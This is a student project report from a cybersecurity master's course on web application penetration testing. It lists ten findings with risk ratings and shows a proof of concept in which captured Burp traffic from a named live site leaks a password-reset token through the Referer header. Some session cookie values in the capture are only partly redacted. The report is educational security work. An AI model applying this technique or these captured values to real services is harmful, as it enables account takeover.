Ganpat University
॥ विद्यया समाजोत्कर्षः ॥
Department of Computer Science

Project Report

On

Web Application Penetration Testing

Submitted By

Group No: 02

GLADSON JOHN 20084321011
KANJARIA APURVA VIJAYKUMAR 20084321012

M.Sc. IT (Cyber Security) Semester-III

Guided By

Internal: Mr. Amit Suthar

Submitted to

Ganpat University, Department of Computer Science,
Ganpat Vidyanagar - 384012

Academic Year : 2021-22

Ganpat University
॥ विद्यया समाजोत्कर्षः ॥

Department of Computer Science

Date: 11 / 12 / 2021

C E R T I F I C A T E

T O W H O M S O E V E R I T M A Y C O N C E R N

This is to certify that the following students of M.Sc. IT (Cyber Security) Semester-III have completed their project work titled "**Web Application Penetration Testing"** satisfactorily fulfill the requirement of M.Sc. IT (Cyber Security) Semester-III, Department of Computer Science, Ganpat University in the Academic Year, 2021-22.

Sr. No.	Student Name	Enrollment No.
1.	GLADSON JOHN	20084321011
2.	KANJARIA APURVA VIJAYKUMAR	20084321012

Project Coordinator	Program Coordinator	Dean
Mr. Amit Suthar	Dr. Ajay Patel	Dr. Nirbhay Chaubey

ACKNOWLEDGEMENT

We take this opportunity to humbly express my thankfulness to all those concerned with our project "**Web Application Penetration Testing** ". We are thankful to Ganpat University for giving us opportunity to develop the Project.

Secondly, we are thankful to **Department Of Computer Science, Ganpat University, Kherva** to provide the excellent environment to us for develop the project.

We express our deep sense of gratitude towards our guides**, Mr. Amit Suthar** And for their keen interest in each and every stage of our project development, their guidance encourages us to developing the project in the right way.

Finally, we are thankful to all those people who have helped us directly or indirectly in completing this project successfully.

With Regards,

GLADSON JOHN
APURVA KANJARIA

PREFACE

This is a documentation of the project work done as part of fulfillment on completion of 3rd semester in M.Sc. IT (Cyber Security) This Project is on "Web Application Penetration Testing".

In this project a detail description of the requirement procedure followed and the methods implemented for the design and development are presented.

This Web Application Penetration Test is perform to identify and exploit vulnerabilities in an website.

CONTENTS

1.Project Profile

Project Title	Web Application Penetration Testing
Objective	The objective of conducting Web App Penetration Testing is to identify exploitable vulnerabilities in the application that can be exploited by the attackers for monetary grain.
OS	Windows Linux
Tool	Burpsuite, Nmap, SQLmap, Metasploit
Devloped by	Gladson John (E.No :- 20084321011) Apurva Kanjaria (E.No :- 20084321012)
Internal Guide	Mr. Amit Suthar
Group No	02
Submitted To	Department of Computer Science, Ganpat University, Kherva

2.1 Overview

Vulnerability Assessment discover which vulnerabilities are present, but they do not differentiate between flaws that can be exploited to cause damage and those that cannot.

Penetration Testing attempt to exploit the vulnerabilities in a system to determine whether unauthorized access or other malicious activity is possible and identify which flaws pose a threat to the application.

2.2 Background and Motivation

- To keep the financial data secure while transferring it between systems or over networks.
- To protect user data
- To identify security vulnerabilities within an application.
- To find out loopholes within the system.
- To assess the tolerance of business in cyber attacks.
- To implement effective security strategy in the organization.

2.3 Objective

- Scope Finding
- Information Gathering
- Information Analysis and Planning
- Vulnerability Detection

2.4 VAPT Methodology

3. Hardware and Software Requirement

HARDWARE REQUIRMENT

Processor	1.6 GHz
RAM	8 GB
Hard disk space	500 GB

SOFTWARE REQUIRMENT

Operating System	Windows and Linux
Tool	Burpsuite, Nmap, SQLmap, Metasploit

4.0 Tools Description

Burpsuite	Burp Suite is **an integrated platform for performing security testing of web applications**. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
Nmap	Nmap is **a network scanning tool** that uses IP packets to identify all the devices connected to a network and to provide information on the services and operating systems they are running.
SQLmap	SQLmap is an open-source tool used in **penetration testing to detect and exploit SQL injection flaws**. SQLmap automates the process of detecting and exploiting SQL injection. SQL Injection attacks can take control of databases that utilize SQL.
Metasploit	Metasploit provides you with **exploits, payloads, auxiliary functions, encoders, listeners, shellcode, post-exploitation code and nops**.


5.0 Functional Specification


NO	ISSUE	DESCRIPTIONS	STANDARDS
1	Browser Cache Weakness	Entering sensitive information into the application and logging out. Click on the Back button of the browser to check whether previously displayed sensitive information can be accessed whilst unauthenticated.	Risk:(low)
2	Information Disclosure through Referer Header	Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker.	Risk:(low)
3	Cross-Site Request Forgery	Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.	Risk:(Medium)
4	Session Cookie without HTTPonly Flag	The HttpOnly flag directs compatible browsers to prevent client-side script from accessing cookies. If HTTPOnly is not set, then sensitive information in cookie may be exposed to third parties.	Risk:(Low)
5	Session Cookie without Secure Flag	The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over an HTTP session.	Risk:(Low)
6	Unauthorized Access to Account Takeover	Unauthorized account access and fraudulent transactions are committed through account takeover. Brute force attacks and credential stuffing are the two most common	Risk:(High)


		techniques used by fraudsters to take over accounts.	
7	Unauthorized Access to Delete Any User	Unauthorized access refers to individuals gaining access to an organization's or other person's data, networks, endpoints, applications or devices, without permission.	Risk:(High)
8	Session Fixation	Session Fixation is an attack that permits an attacker to hijack a valid user session. The attack explores a limitation in the way the web application manages the session ID.	Risk:(Medium)
9	Password Complexity in Reset Password	One common functionality in most web applications is the ability to reset the user's password. The user clicks a *Forgot password* link and the server sends a password reset link to the email account configured for the user account.	Risk(Low)
10	SQL Injection	SQL Injection generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.	Risk(High)

6.0 Proof Of Concept


1. Browser cache weakness










2. Information disclosure (password reset token) through referer header



Burp Suite Professional v1.7.30 - 1.burp - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding general binary content; matching expression 0a3ea3328c6cf[redacted]e6dbb32fc28
Host Method URL Params Edited Status Length MIME type Extension Title Comment SSL IP
3281 https://www.animaker.com GET /login/resetpassword/0a3ea3328c6c[redacted].e6... 200 26059 HTML Animaker Password... ✓ 52.43[redacted]
3283 https://speed.animaker.c... GET /asset/js/lang-switch-v4.min.js 304 491 script js ✓ 13.33
3284 https://speed.animaker.c... GET /asset/js/sprintf-v4.min.js 304 491 script js ✓ 13.33
3285 https://speed.animaker.c... GET /asset/js/bootstrap-v2.min.js 304 412 script js ✓ 13.33
3286 https://speed.animaker.c... GET /asset/js/jquery-1.11.0-v2.min.js 304 412 script js ✓ 13.33
3287 https://speed.animaker.c... GET /asset/css/bootstrap-v1.min.css 304 412 CSS css ✓ 13.33
3288 https://speed.animaker.c... GET /asset/images/animaker-new-logo.png 304 519 PNG png ✓ 13.33
3289 https://speed.animaker.c... GET /asset/images/footer-animaker-logo.png 304 491 PNG png ✓ 13.33
Request Response
Raw Params Headers Hex
GET /login/resetpassword/0a3ea3328c6cf[redacted]e6dbb32fc28 HTTP/1.1
Host: www.animaker.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: _hjIncludedInSample=1; _ga=GA1.2.197412515.1529221395; _gid=GA[redacted]5; intercom-id-uerosxcb=ee341060-1283-48fe-aa11-764d16c8065e;
PHPSESSID=j8lvfkb[redacted]hq2;
intercom-session-uerosxcb=Z01DdXBLUlVpM24rSEp0cmpQczFLOWdRcUNldGczaDlEdlRncnRtdUtqNUdvWUo1UlRSa0UyUmg1clRVcGRiUy0teHF3bk9NS1FKcUJMcWR6Ymd2OU5EUT09--b391c8dce2fd559585dca272a
c48deda4f56ea35; intercom-lou-uerosxcb=1; __distillery=8a6882a_a2394f97-4747-4a3c-8c02-5e3f3bcc5017-ca6711ee1-d58c57e05ad5-daf6;
ci_session=BlEq6nqCXVM6azsXoMWvUZw9fsgmzvrpdqixyZ216[redacted]n2NC4%2FptKmmCWbiBolX84LCP8Ww4yIxYQRQ3rRfrIaqg2PeUQG
sMWm%2F4NrY9%2Fm0RwpIWYiLOSKt3eRvDI1yIpKdT8sinOD8[redacted]Dqno8Jo%2FOgsnFMtLclOAMZZ9Q77uw0Y0YCkzW5DtuQEYDpp85w
%2BnSqcid90klTaSSYOxqOOilgKUiLEru8rbEndXJcQZauo3KNbrV[redacted]D%2B6jsNR%2BPLNuao9FWgSO%2BylboyVEym70yet3gjT83RpH8Ss
x4MYVVVZrXVXp08V1I2DaWIE3beh0Rl1dniWnc6vOuIjw8PJQQGSmECZK2vHjQmfNUkFVdFYrY7b8ckL%2BkChH%2FDbx11HYcDuNZUf2BRfiFRdQoHe%2FcdbIzZK5OsVLTvUTBP4GjGGasWi2UeqZbQe7CNpxl1ZWjwvY8NNr
75c5d902527ea8ef7c1dac13fdf31dae0301884b
Type a search term
0 matches



Burp Suite Professional v1.7.30 - 1.burp - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding general binary content; matching expression 0a3ea3328c6c[redacted]e6dbb32fc28
Host Method URL Params Edited Status Length MIME type Extension Title Comment SSL IP
3283 https://speed.animaker.c... GET /asset/js/lang-switch-v4.min.js 304 491 script js ✓ 13.33.170.12
3284 https://speed.animaker.c... GET /asset/js/sprintf-v4.min.js 304 491 script js ✓ 13.33.170.12
3285 https://speed.animaker.c... GET /asset/js/bootstrap-v2.min.js 304 412 script js ✓ 13.33.170.12
3286 https://speed.animaker.c... GET /asset/js/jquery-1.11.0-v2.min.js 304 412 script js ✓ 13.33.170.12
3287 https://speed.animaker.c... GET /asset/css/bootstrap-v1.min.css 304 412 CSS css ✓ 13.33.170.12
3288 https://speed.animaker.c... GET /asset/images/animaker-new-logo.png 304 519 PNG png ✓ 13.33.170.12
3289 https://speed.animaker.c... GET /asset/images/footer-animaker-logo.png 304 491 PNG png ✓ 13.33.170.12
3294 https://static.hotjar.com GET /c/hotjar-7[redacted].js?sv=6 ✓ 200 3509 script js ✓ 205.185.216
Request Response
Raw Params Headers Hex
GET /c/hotjar-7[redacted].js?sv=6 HTTP/1.1
Host: static.hotjar.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.animaker.com/login/resetpassword/0a3ea3328c6c[redacted]e6dbb32fc28
Connection: close
If-Modified-Since: Sun, 17 Jun 2018 09:55:46 GMT
If-None-Match: "1529229346"
